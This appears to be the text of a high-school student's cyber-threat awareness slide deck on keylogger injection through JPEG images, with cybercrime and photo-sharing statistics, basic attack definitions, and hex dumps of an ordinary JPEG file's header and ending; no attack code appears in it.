What’s Wrong with this Picture ?

Malicious Keylogger Injection Attacks
using
JPG image exploits

Cyber Threat Awareness Project

Gia R. NATHAN


10th Grade, James Logan High School,
Union City California 03/08/2022

Background

Key Statistics& Cyber Attacks Explained

Economic Impact of Cyber Attacks


- Some Recent examples in the news



Economic Impact of Cybercrime


At $600 Billion and Counting - No Slowing Down

February 21, 2018



SQL injection flaw in billing software app tied to US ransomware infection

John Leyden 26 October 2021 at 14:54 UTC
Updated: 26 October 2021 at 15:26 UTC



Cybercrime Costs. PHOTO: Cybercrime Magazine.


Cybercrime To Cost The World $10.5 Trillion Annually By 2025

Special Report: Cyberwarfare In The C-Suite.

– Steve Morgan, Editor-in-Chief

Sausalito, Calif. – Nov. 13, 2020

If it were measured as a country, then cybercrime — which is predicted to inflict damages totaling $6 trillion USD globally in 2021 — would be the world's third-largest economy after the U.S. and China.



5 minute read · May 7, 2021 9:54 PM PDT · Last Updated 2 years ago

Cyber attack shuts down U.S. fuel pipeline 'jugular,' Biden briefed

By Christopher Bing and Stephanie Kelly

NEW YORK, May 8 (Reuters) - Top U.S. fuel pipeline operator Colonial Pipeline shut its entire network, the source of nearly half of the U.S. East Coast's fuel supply, after a cyber attack on Friday that involved ransomware.

The incident is one of the most disruptive digital ransom operations ever reported and has drawn attention to how vulnerable U.S. energy infrastructure is to hackers. A prolonged shutdown of the line would cause prices to spike at gasoline pumps ahead of peak summer driving season, a potential blow to U.S. consumers and the economy.

Background Info: Daily Habit of Photo Sharing





Photo Statistics (Top Picks)


- According to Photutorial data, **1.2 trillion** were taken worldwide in 2021. The number will increase to **1.72 trillion** in 2022. By 2025, more than 2 trillion photos will be taken each year.
- The average user has around **2,100** photos on the smartphone in 2022. iOS smartphone users have approximately 2,400 photos on their phones, while Android users have around 1,900 photos on their phones.
- The global pandemic reduced the number of images taken by **25%** in 2020 and 20% in 2021.
- By region, the number of photos taken by a smartphone user is led by the US: **20.2/day**, Asia-Pacific **15/day**, Latin America **11.8/day**, Africa **8.1/day**, and Europe **4.9/day**.
- **12.4 trillion** photos have been taken throughout history. By 2030, this number will increase to 28.6 trillion.
- Users share the most images on **WhatsApp: 6.9 billion** per day. **1.3 billion** images are shared on Instagram daily, with about **100 million** in posts and more than **1 billion** on stories and chats.
- 750 billion images are on the internet, which is only 6% of the total photos that were ever taken since most of the photos we take are never shared.
- **92.5%** of photos are taken with smartphones and only **7%** with cameras.
- There are **136 billion images on Google Images**. By 2030, there will be **382 billion images** on Google Images



How many total pictures are on Instagram?

Images shared over social media

Social media platform	Images shared/day
Snapchat	3.8 billion
Facebook	2.1 billion
Instagram	**1.3 billion**
Flickr	1 million




About 718,000,000 results (0.91 seconds)


Applications / Image sharing

From sources across the web

Background: Injection Attacks

- **What is it ?**
  - Injection attacks refer to a broad class of cybersecurity threats.
  - In an injection attack, an attacker supplies untrusted input to a program.
  - This input gets processed by an interpreter as part of a command or query.
  - In turn, this alters the execution of that program





- **Examples of injection attacks**
  - Code Injection
    - Attacker injects malicious code into a trusted application
  - CRLF injection
    - Attacker injects an unexpected CRLF (Carriage Return and Line Feed) character sequence
  - Cross-site Scripting (XSS)
    - The attacker injects an arbitrary script (usually in JavaScript) into a legitimate website or web application.
  - OS Command Injection
    - Attacker injects operating system commands with the privileges of the user who is running the web application.
  - SQL Injection
    - Attacker injects SQL statements that can read or modify database data.

Background: KeyLogger Attacks

- **What is it ?**
  - What is a keylogger virus?
  - Short for “keystroke logging,” a keylogger is a type of malicious software
  - It records every keystroke you make on your computer.
  - Keyloggers are a type of spyware — malware designed to spy on victims.
  - They can capture everything you type
  - Keyloggers are one of the most invasive forms of malware.

Background: BTS: A Popular K-POP Band

- BTS, an acronym of Bangtan Sonyeondan or “Beyond the Scene,” is a Grammy-nominated South Korean group
- They have been capturing the hearts of millions of fans globally since its debut in June 2013.
- The members of BTS are RM, Jin, SUGA, j-hope, Jimin, V, and Jung Kook.
- Gaining recognition for their authentic and self-produced music, top-notch performances, and the way they interact with their fans, BTS has established themselves as “21st century Pop Icons” breaking countless world records.
- On an average day there are hundreds of uploads of their images on twitter, facebook, tiktok and emails.
- This jpeg image is one such example


Cyber Attack Demonstrated: What is wrong with this picture ?

- **Objective: I intend to convey a common cybersecurity threat that spreads based on daily habits**
- **Daily Habit:**
  - **We share pictures on the social media and view pictures on a daily basis**
  - **Often it comes from a trusted source or via email**
  - **It can come via any web application**

- **In the following sections the goal is to show a combination of injection and keylogging attack**
- **The attack is spread via a jpeg image of a popular K-POP band BTS**
- **Hence the name "What is wrong with this picture "**
- **The code samples are in python since it is very popular among programmers**

Anatomy of a JPEG image

- JPEG is a popular image file format for sharing digital images across the internet
- If wedissect a jpg file with a hex viewer we can see the following:
  - The first two bytes ,FF D8 , represent the start of an image (SOI) ,the next two bytes , FF E0 , represent that the coming two bytes , 00 10, represent the length of a JPEG header. 00 10 is a hex equivalent of decimal number 16, which means that the length of JPEG header is 16 bytes counting themselves.
  - The last bytes of JPEG file is FF D9



HxD - [C:\Users\shaji.nathan\Desktop\GWC2022\BTS.original.jpg]
File Edit Search View Analysis Tools Window Help
16
Windows (ANSI)
hex
BTS.original.jpg

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text

00000000  FF D8 FF E0 00 10 4A 46 49 46 00 01 01 00 01 2C  ÿØÿà..JFIF.....,
00000010  01 2C 00 00 FF E1 03 6C 45 78 69 66 00 00 4D 4D  .,..ÿá.lExif..MM
00000020  00 2A 00 00 00 08 00 0A 01 06 00 03 00 00 00 01  .*..............
00000030  00 02 00 00 01 0F 00 02 00 00 00 12 00 00 00 86  ...............†
00000040  01 10 00 02 00 00 00 09 00 00 00 98 01 12 00 03  ...........˜....
00000050  00 00 00 01 00 01 00 00 01 1A 00 05 00 00 00 01  ................
00000060  00 00 00 A2 01 1B 00 05 00 00 00 01 00 00 00 AA  ...¢...........ª
00000070  01 28 00 03 00 00 00 01 00 02 00 00 01 31 00 02  .(...........1..
00000080  00 00 00 24 00 00 00 B2 01 32 00 02 00 00 00 14  ...$...².2......
00000090  00 00 00 D6 87 69 00 04 00 00 00 01 00 00 00 EA  ...Ö‡i.........ê
000000A0  00 00 00 00 4E 49 4B 4F 4E 20 43 4F 52 50 4F 52  ....NIKON CORPOR
000000B0  41 54 49 4F 4E 00 4E 49 4B 4F 4E 20 44 35 00 00  ATION.NIKON D5..
000000C0  00 00 01 2C 00 00 00 01 00 00 01 2C 00 00 00 01  ...,.......,....
000000D0  41 64 6F 62 65 20 50 68 6F 74 6F 73 68 6F 70 20  Adobe Photoshop 
000000E0  43 43 20 32 30 31 39 20 28 4D 61 63 69 6E 74 6F  CC 2019 (Macinto
000000F0  73 68 29 00 32 30 31 38 3A 31 32 3A 30 31 20 31  sh).2018:12:01 1
00000100  39 3A 32 31 3A 34 38 00 00 28 82 9A 00 05 00 00  9:21:48..(‚š....
00000110  00 01 00 00 02 D0 82 9D 00 05 00 00 00 01 00 00  .....Ð‚.........
00000120  02 D8 88 22 00 03 00 00 00 01 00 01 00 00 88 27  .Øˆ"..........ˆ'
00000130  00 03 00 00 00 01 03 E8 00 00 88 30 00 03 00 00  .......è..ˆ0....
00000140  00 01 00 02 00 00 88 32 00 04 00 00 00 01 00 00  ......ˆ2........
00000150  03 E8 90 00 00 07 00 00 00 04 30 32 33 31 90 03  .è........0231..
00000160  00 02 00 00 00 14 00 00 02 E0 90 04 00 02 00 00  .........à......
00000170  00 14 00 00 02 F4 91 01 00 07 00 00 00 04 01 02  .....ô‘.........
00000180  03 00 91 02 00 05 00 00 00 01 00 00 03 08 92 01  ..‘...........’.
00000190  00 0A 00 00 00 01 00 00 03 10 92 02 00 05 00 00  ..........’.....
000001A0  00 01 00 00 03 18 92 04 00 0A 00 00 00 01 00 00  ......’.........
000001B0  03 20 92 05 00 05 00 00 00 01 00 00 03 28 92 07  . ’..........(’.
000001C0  00 03 00 00 00 01 00 03 00 00 92 08 00 03 00 00  ..........’.....
000001D0  00 01 00 00 00 00 92 09 00 03 00 00 00 01 00 0D  ......’.........
000001E0  00 00 92 0A 00 05 00 00 00 01 00 00 03 30 92 86  ..’..........0’†
000001F0  00 07 00 00 00 2C 00 00 03 38 92 90 00 02 00 00  .....,...8’.....
00000200  00 03 36 38 00 00 92 91 00 02 00 00 00 03 36 38  ..68..’‘......68
00000210  00 00 92 92 00 02 00 00 00 03 36 38 00 00 A0 00  ..’’......68.. .
00000220  00 07 00 00 00 04 30 31 30 30 A0 01 00 03 00 00  ......0100 .....
00000230  00 01 00 01 00 00 A0 02 00 04 00 00 00 01 00 00  ...... .........
00000240  04 5F A0 03 00 04 00 00 00 01 00 00 02 7F A2 17  ._ ...........¢.
00000250  00 03 00 00 00 01 00 02 00 00 A3 00 00 07 00 00  ..........£.....
00000260  00 01 03 00 00 00 A3 01 00 07 00 00 00 01 01 00  ......£.........
00000270  00 00 A4 01 00 03 00 00 00 01 00 00 00 00 A4 02  ..¤...........¤.
00000280  00 03 00 00 00 01 00 01 00 00 A4 03 00 03 00 00  ..........¤.....
00000290  00 01 00 01 00 00 A4 05 00 03 00 00 00 01 00 46  ......¤........F
```

Offset(h): C0B90 Block(h): C0B90-C0C43 Length(h): B4

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text

000C0A80  66 89 F6 C7 78 AC D7 54 F1 5F C3 0F 16 78 77 4C  f‰öÇx¬×Tñ_Ã..xwL
000C0A90  5B 99 23 E6 2B 63 7F AA C7 E6 3E 46 D4 C9 CF 1C  [™#æ+c.ªÇæ>FÔÉÏ.
000C0AA0  38 4B 69 49 BE 5B FF 00 5D 8D 9C 7F 76 E3 1E AF  8KiI¾[ÿ.].œ.vã.¯
000C0AB0  FA F4 FC 7D 0F E7 03 E3 86 A6 FA F7 8B BE 1B F8  úôü}.ç.ã†¦ú÷‹¾.ø
000C0AC0  86 5B 21 A5 B6 BB FB 1F FE C6 1A BF D8 44 A2 E7  †[!¥¶»û.þÆ.¿ØD¢ç
000C0AD0  EC 22 FB E0 76 99 75 F6 41 22 E5 1B EC 93 CF 24  ì"ûàv™uöA"å.ì“Ï$
000C0AE0  59 52 C1 B6 EE E8 D8 AF F4 67 E8 C1 1F F8 D6 35  YRÁ¶îèØ¯ôgèÁ.øÖ5
000C0AF0  2D D7 34 AD FF 00 A4 D3 FE BF AB 9F D2 7E 13 C9  -×4.ÿ.¤Óþ¿«ŸÒ~.É
000C0B00  FF 00 A9 E9 A7 78 FD 6E A7 97 48 6C 78 D9 0A 41  ÿ.©é§xýn§—HlxÙ.A
000C0B10  C2 8F 97 E5 6C FA 9E 7E 5E 49 19 39 C6 73 8F 6E  Â.—ålúž~^I.9Æs.n
000C0B20  95 FD 10 D5 AE 9F F5 FD 7C FF 00 CB F4 E8 4B 9A  •ý.Õ®Ÿõý|ÿ.ËôèKš
000C0B30  D6 6D 7A EB FD 7F 5B 8B E5 65 14 F4 20 E5 58 1C  Ömzëý.[‹åe.ô åX.
000C0B40  B0 FB A4 1E 79 CF CB EB DE 9A 76 77 F2 B7 AF AF  °û¤.yÏËëÞšvwò·¯¯
000C0B50  F5 FF 00 06 D3 9A D5 69 25 D6 FF 00 D7 F5 F8 F4  õÿ..ÓšÕi%Öÿ.×õøô
000C0B60  7A 7E B0 14 0B 6B A1 B8 97 0A B3 60 B6 33 C6 E6  z~°..k¡¸—.³`¶3Ææ
000C0B70  5E 49 EB DA BE 63 32 C8 7D A4 A7 89 C1 5A 32 EB  ^IëÚ¾c2È}¤§‰ÁZ2ë
000C0B80  1D 93 F3 4F A7 FC 03 E8 32 FC E3 92 D4 F1 49 C9  .“óO§ü.è2üã’ÔñIÉ
000C0B90  3E BF E7 FF 00 03 FE 1F A4 6B 48 5D 43 0E 73 FC  >¿çÿ..þ.¤kH]C.sü
000C0BA0  40 B0 E0 9E B8 2A 70 7A 76 35 F2 15 65 38 CB 95  @°àž¸*pzv5ò.e8Ë•
000C0BB0  F4 6D 7D DF D7 F5 D7 E9 A1 35 38 C6 5C DF 81 59  ôm}ß×õ×é¡58Æ\ß.Y
000C0BC0  F4 F0 DF 74 71 C1 6E 42 EF 2D 80 06 06 EC 74 3F  ôðßtqÁnBï-€..ìt?
000C0BD0  E7 AC B7 2B FA 3F EB FA B1 A2 9B D5 DE EB EE FE  ç¬·+ú?ëú±¢›ÕÞëîþ
000C0BE0  BF 12 BF F6 76 E1 85 20 FF 00 74 F4 E4 70 01 07  ¿.¿övá… ÿ.tôäp..
000C0BF0  9E 9E E7 E9 EB 0E 6D B6 F7 5F D7 F5 FD 58 B8 D5  žžçéë.m¶÷_×õýX¸Õ
000C0C00  4D 25 1D BF AF EB AF F9 C0 DA 71 0D 9C A8 2D C0  M%.¿¯ë¯ùÀÚq.œ¨-À
000C0C10  DA 58 70 3E F0 3E BF 8F FF 00 58 5A 92 94 55 D7  ÚXp>ð>¿.ÿ.XZ’”U×
000C0C20  F5 FD 7F 5D B4 55 9E DF D7 F5 F2 1C DA 78 19 DD  õý.]´UžßŸõò.Úx.Ý
000C0C30  8C 03 CF D4 F2 14 7A 80 3D 87 F8 2D 3A 19 3A D7  Œ.ÏÔò.z€=‡ø-:.:×
000C0C40  7A B3 FF D9                                      z³ÿÙ
```

Offset(h): C0B90 Block(h): C0B90-C0C43 Length(h): B4 Overwrite

Special editors

Data inspector

Binary (8 bit)		00111110
Int8	go to:	3E
